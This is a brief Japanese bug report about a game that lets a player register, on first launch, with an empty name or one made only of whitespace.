空文字列や空白文字だけの名前が使用可能 - 概要

- ゲームの初回起動時、名前が入力されていない状態や、
  空白文字だけの名前であっても登録することができる